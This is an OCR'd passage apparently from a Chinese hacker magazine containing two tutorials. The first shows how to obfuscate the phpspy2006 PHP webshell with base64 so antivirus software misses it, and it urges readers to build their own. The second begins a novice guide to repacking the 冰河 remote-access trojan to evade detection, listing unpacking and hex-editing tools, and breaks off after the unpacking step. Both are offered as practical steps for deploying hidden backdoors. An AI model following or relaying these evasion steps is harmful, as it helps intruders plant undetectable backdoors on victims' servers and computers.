


图1




图2

我们完全可以用这样的方式来修改phpspy等后门，处理后的php后门将不会被杀毒软件找到。手动进行base64的处理显然是不可能的，所以我写了一个脚本进行这样的操作（do.php），为了可以让一些朋友明白我的意思，我在这里拿小A的phpspy2006的demo版给大家演示一下如何进行php脚本变形。

首先我们去掉他代码最前面的**<?php**和最后一句的**?>**，这部分是php语句的开始和结束标符。我们把剩下的代码复制到后门变形的文本框里去，记住自己设置的phpspy的密码哦（到时候变的面目全非很麻烦的），如图1。然后我们点“开始罪恶的变形”大家可注意不要点两次哦，万一出错了可不要说我没有告诉你哟。之后我们的代码就生成了，如图2，是不是有点面目全非的样子啊？





图3

我们来看看这个变形后的后门能不能正常使用？大家可以看到图3这个phpspy是可以正常运行的，而且还可以躲避当前所有的杀毒软件，大家还不赶快自己做一个？其实很简单的对不对，可是生成后依赖特征码杀毒软件就拿我们一点办法都没有了。

（本文所涉及的软件：do.php、phpspy2006已收录在本期光盘中）



打造X档案专版冰河

凯旋探梦


各位X的黑友大家好啊，在新的一年里技术是不是又长了一岁呢？总之我会改造冰河了，现在网上有很多的专版冰河，都是2.2版以后为了躲过杀毒软件修改的后续版本，我的专版是冰河2005新年版的，在百度里搜索你会找到很多黑站都提供下载。

下面我就把我改造专版冰河的详细过程给大家说说，让各位菜鸟也能做出属于自己专版的冰河来！


首先我们在网上找到DARKSUN专版的冰河，这个就是冰河2.2原版的！也是最后一个版本，现在原版的冰河有了，我们来看看要用到哪些工具：

1：PEID （查壳的王牌）
2：UPX Shell （UPX的加脱壳软件）
3：UltraEdit10.0 （16进制编辑软件）
4：ResHacker （好用的资源修改软件）

有这四个软件我们就可以开工了，首先我们用PEID查冰河客户端和服务端加的什么壳，查询结果出来了，是用UPX加的壳！如图1。




好！我们现在用UPX的脱壳工具——UPX Shell来脱壳，用UPX打开冰河的客户端和服务端，然后选择UPX Shell里面的"压缩"选项卡，需要注意的是他不会在解压缩前面打钩，我们要选上它，然后再点击"执行！"按钮，大家可以看到脱壳成功了，如图2。



